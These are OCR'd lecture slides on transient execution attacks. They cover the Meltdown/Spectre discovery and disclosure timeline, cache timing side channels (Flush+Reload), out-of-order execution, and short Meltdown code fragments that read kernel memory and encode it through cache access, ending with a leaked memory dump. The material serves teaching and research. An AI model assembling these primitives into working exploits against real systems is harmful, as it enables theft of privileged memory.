Transient Execution Attacks

Daniel Gruss

September 12, 2018

Graz University of Technology

Timeline Meltdown/Spectre (1)

- 19.02.2016: Daniel has an implementation for KASLR-break with prefetch

Timeline Meltdown/Spectre (1)

- 19.02.2016: Daniel has an implementation for KASLR-break with prefetch
- 20.02.2016: Anders blogs about it + we decide to write a paper together (first paragraph on KAISER in that paper)

Timeline Meltdown/Spectre (1)

- 19.02.2016: Daniel has an implementation for KASLR-break with prefetch
- 20.02.2016: Anders blogs about it + we decide to write a paper together (first paragraph on KAISER in that paper)
- 05.04.2016: Richard starts working on KAISER patch

Timeline Meltdown/Spectre (1)

- 19.02.2016: Daniel has an implementation for KASLR-break with prefetch
- 20.02.2016: Anders blogs about it + we decide to write a paper together (first paragraph on KAISER in that paper)
- 05.04.2016: Richard starts working on KAISER patch
- 28.04.2016: Anders + Daniel meet for the first time at RuhrSec 2016

Timeline Meltdown/Spectre (1)

- 19.02.2016: Daniel has an implementation for KASLR-break with prefetch
- 20.02.2016: Anders blogs about it + we decide to write a paper together (first paragraph on KAISER in that paper)
- 05.04.2016: Richard starts working on KAISER patch
- 28.04.2016: Anders + Daniel meet for the first time at RuhrSec 2016
- 03.08.2016: Anders + Daniel share a room at BH USA

Timeline Meltdown/Spectre (1)

- 19.02.2016: Daniel has an implementation for KASLR-break with prefetch
- 20.02.2016: Anders blogs about it + we decide to write a paper together (first paragraph on KAISER in that paper)
- 05.04.2016: Richard starts working on KAISER patch
- 28.04.2016: Anders + Daniel meet for the first time at RuhrSec 2016
- 03.08.2016: Anders + Daniel share a room at BH USA
  - discuss whether there might be something like Meltdown

Timeline Meltdown/Spectre (1)

- 19.02.2016: Daniel has an implementation for KASLR-break with prefetch
- 20.02.2016: Anders blogs about it + we decide to write a paper together (first paragraph on KAISER in that paper)
- 05.04.2016: Richard starts working on KAISER patch
- 28.04.2016: Anders + Daniel meet for the first time at RuhrSec 2016
- 03.08.2016: Anders + Daniel share a room at BH USA
  - discuss whether there might be something like Meltdown
  - conclude that a bug of that dimension would have been found long ago

Timeline Meltdown/Spectre (2)

- 24.10.2016: Anders meets Graz team at CCS 2016

Timeline Meltdown/Spectre (2)

- 24.10.2016: Anders meets Graz team at CCS 2016
- 03.11.2016: Anders + Michael discuss "speculative execution" and reading kernel memory when sharing a room at BH EU

Timeline Meltdown/Spectre (2)

- 24.10.2016: Anders meets Graz team at CCS 2016
- 03.11.2016: Anders + Michael discuss "speculative execution" and reading kernel memory when sharing a room at BH EU
- Early 2017: Paul Kocher + Mike Hamburg start thinking about Speculative Execution

Timeline Meltdown/Spectre (2)

- 24.10.2016: Anders meets Graz team at CCS 2016
- 03.11.2016: Anders + Michael discuss "speculative execution" and reading kernel memory when sharing a room at BH EU
- Early 2017: Paul Kocher + Mike Hamburg start thinking about Speculative Execution
- 15.02.2017: Anders tells Halvar Flake about this idea and Halvar encourages him to continue investigating it

Timeline Meltdown/Spectre (2)

- 24.10.2016: Anders meets Graz team at CCS 2016
- 03.11.2016: Anders + Michael discuss "speculative execution" and reading kernel memory when sharing a room at BH EU
- Early 2017: Paul Kocher + Mike Hamburg start thinking about Speculative Execution
- 15.02.2017: Anders tells Halvar Flake about this idea and Halvar encourages him to continue investigating it
- 20.03.2017: Anders has a first speculative execution PoC working (no full exploit yet)

Timeline Meltdown/Spectre (2)

- 24.10.2016: Anders meets Graz team at CCS 2016
- 03.11.2016: Anders + Michael discuss "speculative execution" and reading kernel memory when sharing a room at BH EU
- Early 2017: Paul Kocher + Mike Hamburg start thinking about Speculative Execution
- 15.02.2017: Anders tells Halvar Flake about this idea and Halvar encourages him to continue investigating it
- 20.03.2017: Anders has a first speculative execution PoC working (no full exploit yet)
- 18.04.2017: KAISER paper was accepted at ESSoS

Timeline Meltdown/Spectre (2)

- 20.04.2017: Anders visits Graz. He later (05.01.2018) blogged about this meeting:

Timeline Meltdown/Spectre (2)

- 20.04.2017: Anders visits Graz. He later (05.01.2018) blogged about this meeting:
  - "tried to pitch my idea, because with the workload I had I knew it would be difficult for me to realize alone. Unfortunately, I wasn't the only one fully booked out and Daniel, Michael and myself were super skeptical at that time, despite the slight encouragement I'd had at Troopers. So we decided to finish the stuff we were already doing first"

Timeline Meltdown/Spectre (2)

- 20.04.2017: Anders visits Graz. He later (05.01.2018) blogged about this meeting:
  - "tried to pitch my idea, because with the workload I had I knew it would be difficult for me to realize alone. Unfortunately, I wasn't the only one fully booked out and Daniel, Michael and myself were super skeptical at that time, despite the slight encouragement I'd had at Troopers. So we decided to finish the stuff we were already doing first"
- 04.05.2017: Posted KAISER patch to the Linux Kernel Mailing List (LKML)

Timeline Meltdown/Spectre (3)

- May 2017: Jann Horn discovers Spectre

Timeline Meltdown/Spectre (3)

- May 2017: Jann Horn discovers Spectre
- 01.06.2017: Jann Horn reports Spectre to Intel

Timeline Meltdown/Spectre (3)

- May 2017: Jann Horn discovers Spectre
- 01.06.2017: Jann Horn reports Spectre to Intel
- 22.06.2017: Jann Horn finds Meltdown + reports it to Intel

Timeline Meltdown/Spectre (3)

- May 2017: Jann Horn discovers Spectre
- 01.06.2017: Jann Horn reports Spectre to Intel
- 22.06.2017: Jann Horn finds Meltdown + reports it to Intel
- 04.07.2017: Graz team meets Anders at DIMVA / ESSoS 2017

Timeline Meltdown/Spectre (4)

- 28.07.2017: Anders blogs about negative result

Timeline Meltdown/Spectre (4)

- 28.07.2017: Anders blogs about negative result
- Fall 2017: Anders works with Microsoft(?)

Timeline Meltdown/Spectre (4)

- 28.07.2017: Anders blogs about negative result
- Fall 2017: Anders works with Microsoft(?)
- 25.09.2017: Paul (+ Mike?) + Yuval + Genkin + Stefan sit at the same table and discuss speculative execution

Timeline Meltdown/Spectre (4)

- 28.07.2017: Anders blogs about negative result
- Fall 2017: Anders works with Microsoft(?)
- 25.09.2017: Paul (+ Mike?) + Yuval + Genkin + Stefan sit at the same table and discuss speculative execution
- 27.10.2017: Contacted by Intel asking to sign-off the patch

Timeline Meltdown/Spectre (5)

- 28.11.2017: Yearly student project announcements on our homepage... one of the projects “Out-of-order-execution-based Channels”

Timeline Meltdown/Spectre (5)

- 28.11.2017: Yearly student project announcements on our homepage... one of the projects "Out-of-order-execution-based Channels"
- 03.12.2017: We discovered Meltdown (leaking data from L3)

Timeline Meltdown/Spectre (5)

- 28.11.2017: Yearly student project announcements on our homepage... one of the projects “Out-of-order-execution-based Channels”
- 03.12.2017: We discovered Meltdown (leaking data from L3)
- 04.12.2017: Bug report with Meltdown code sent to Intel

Timeline Meltdown/Spectre (5)

- 28.11.2017: Yearly student project announcements on our homepage... one of the projects “Out-of-order-execution-based Channels”
- 03.12.2017: We discovered Meltdown (leaking data from L3)
- 04.12.2017: Bug report with Meltdown code sent to Intel
- 14.12.2017: First call with Intel

Timeline Meltdown/Spectre (6)

- 14.12.2017: First call with Paul + team

Timeline Meltdown/Spectre (6)

- 14.12.2017: First call with Paul + team
  - We're surprised and confused that they found something different than we did (Spectre)

Timeline Meltdown/Spectre (6)

- 14.12.2017: First call with Paul + team
  - We're surprised and confused that they found something different than we did (Spectre)
  - They were surprised and confused about Meltdown

Timeline Meltdown/Spectre (6)

- 14.12.2017: First call with Paul + team
  - We're surprised and confused that they found something different than we did (Spectre)
  - They were surprised and confused about Meltdown
- 20.12.2017: First call with Thomas + Werner

Timeline Meltdown/Spectre (6)

- 14.12.2017: First call with Paul + team
  - We're surprised and confused that they found something different than we did (Spectre)
  - They were surprised and confused about Meltdown
- 20.12.2017: First call with Thomas + Werner
  - We're surprised they found something different and confused what it is they found

Timeline Meltdown/Spectre (7)

- 26.12.2017: First call with Jann Horn

- 26.12.2017: First call with Jann Horn
- 27.12.2017: Tom Lendacky (AMD) publicly states “AMD microarchitecture does not allow memory references, including speculative references, that access higher privileged data when running in a lesser privileged mode”

Timeline Meltdown/Spectre (8)

- 02.01.2018: The Register writes about “Kernel-memory-leaking Intel processor design flaw”

Timeline Meltdown/Spectre (8)

- 02.01.2018: The Register writes about "Kernel-memory-leaking Intel processor design flaw"
- 03.01.2018 08:32: @dougallj posts on Twitter that he can leak a secret bit from speculative execution

Timeline Meltdown/Spectre (8)

- 02.01.2018: The Register writes about "Kernel-memory-leaking Intel processor design flaw"
- 03.01.2018 08:32: @dougallj posts on Twitter that he can leak a secret bit from speculative execution
- 03.01.2018 09:58: @dougallj posts code on Github

Timeline Meltdown/Spectre (8)

- 02.01.2018: The Register writes about "Kernel-memory-leaking Intel processor design flaw"
- 03.01.2018 08:32: @dougallj posts on Twitter that he can leak a secret bit from speculative execution
- 03.01.2018 09:58: @dougallj posts code on Github
- 03.01.2018 10:18: We tell Intel that given code is public, the embargo probably won't hold and ask them to consider an earlier publication

Timeline Meltdown/Spectre (8)

- 02.01.2018: The Register writes about "Kernel-memory-leaking Intel processor design flaw"
- 03.01.2018 08:32: @dougallj posts on Twitter that he can leak a secret bit from speculative execution
- 03.01.2018 09:58: @dougallj posts code on Github
- 03.01.2018 10:18: We tell Intel that given code is public, the embargo probably won't hold and ask them to consider an earlier publication
- 03.01.2018 11:01: @dougallj posts on Twitter that he can read kernel memory

Timeline Meltdown/Spectre (9)

- 03.01.2018 15:28: Erik Bosman posts PoC video on Twitter

Timeline Meltdown/Spectre (9)

- 03.01.2018 15:28: Erik Bosman posts PoC video on Twitter
- 03.01.2018 18:48: We were allowed to publish


Timeline Meltdown/Spectre (9)


- 03.01.2018 15:28: Erik Bosman posts PoC video on Twitter
- 03.01.2018 18:48: We were allowed to publish
- 03.01.2018 23:27: We publish Meltdown and Spectre

Timeline Meltdown/Spectre (9)

- 03.01.2018 15:28: Erik Bosman posts PoC video on Twitter
- 03.01.2018 18:48: We were allowed to publish
- 03.01.2018 23:27: We publish Meltdown and Spectre
- 04.01.2018: We ask Anders Fogh to join our collaboration


```
printf("%d", i);
printf("%d", i);
```







```
printf("%d", i);
printf("%d", i);
```

Cache miss







```
printf("%d", i);
printf("%d", i);
```





```
printf("%d", i);
printf("%d", i);
```




```
printf("%d", i);
printf("%d", i);
```




printf("%d", i);
printf("%d", i);
Cache miss
Cache hit
i
Request
Response


DRAM access, slow
printf("%d", i);
printf("%d", i);
Cache miss
Cache hit
i
Request
Response



DRAM access, slow
printf("%d", i);
printf("%d", i);
Cache miss
Cache hit
i
Request
Response
No DRAM access, much faster

Shared Memory

ATTACKER


flush

access



VICTIM

access



Shared Memory
ATTACKER
flush
access
cached
Shared Memory
cached
VICTIM
access

Shared Memory

ATTACKER

flush

access



VICTIM


access

Shared Memory

ATTACKER

flush

access



VICTIM


access

Shared Memory

ATTACKER

flush

access



VICTIM


access

Shared Memory

ATTACKER

flush

access



VICTIM


access

Shared Memory

ATTACKER

flush

access



VICTIM


access

Shared Memory

ATTACKER

flush

access





VICTIM

access

fast if victim accessed data,
slow otherwise


Memory Access Latency





Cache Hits
Cache Misses
Number of accesses
10^7
10^4
10^1
50
100
150
200
250
300
350
400
Access time [CPU cycles]

Out-of-order Execution

```
int width = 10, height = 5;

float diagonal = sqrt(width * width
                      + height * height);
int area = width * height;

printf("Area %d x %d = %d\n", width, height, area);
```


Parallelize
Dependency
int width = 10, height = 5;
float diagonal = sqrt(width * width
+ height * height);
int area = width * height;
printf("Area %d x %d = %d\n", width, height, area);


Out-of-Order Execution



Instructions are

- fetched and decoded in the front-end


Out-of-Order Execution



Instructions are

- fetched and decoded in the front-end
- dispatched to the backend

Out-of-Order Execution



Instructions are

- fetched and decoded in the front-end
- dispatched to the backend
- processed by individual execution units

```
char data = *(char*)0xffffffff81a000e0;
printf("%c\n", data);
```


```
char data = *(char*)0xffffffff81a000e0;
printf("%c\n", data);
```

```
segfault at ffffffff81a000e0 ip
   0000000000400535
      sp 00007ffce4a80610 error 5 in reader
```


Adapted code

```
*(volatile char*)0;
array[84 * 4096] = 0; // unreachable
```

Flush+Reload over all pages of the array



Flush+Reload over all pages of the array



This also works on AMD and ARM!

- Out-of-order instructions leave microarchitectural traces

- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache


- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache
- Give such instructions a name: transient instructions

- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache
- Give such instructions a name: transient instructions
- We can indirectly observe the execution of transient instructions


- Combine the two things

```
char data = *(char*)0xffffffff81a000e0;
array[data * 4096] = 0;
```

Flush+Reload again...




... Meltdown actually works.



- Flush+Reload over all pages of the array

- Index of cache hit reveals data




- Flush+Reload over all pages of the array

- Index of cache hit reveals data
- Permission check is in some cases not fast enough


I SHIT YOU NOT
THERE WAS KERNEL MEMORY ALL OVER THE TERMINAL

```
e01d8130: 20 75 73 65 64 20 77 69  74 68 20 61 75 74 68 6f | used with autho|
e01d8140: 72 69 7a 61 74 69 6f 6e  20 66 72 6f 6d 0a 20 53 |rization from. S|
e01d8150: 69 6c 69 63 6f 6e 20 47  72 61 70 68 69 63 73 2c |ilicon Graphics,|
e01d8160: 20 49 6e 63 2e 20 20 48  6f 77 65 76 65 72 2c 20 | Inc.  However, |
e01d8170: 74 68 65 20 61 75 74 68  6f 72 73 20 6d 61 6b 65 |the authors make|
e01d8180: 20 6e 6f 20 63 6c 61 69  6d 20 74 68 61 74 20 4d | no claim that M|
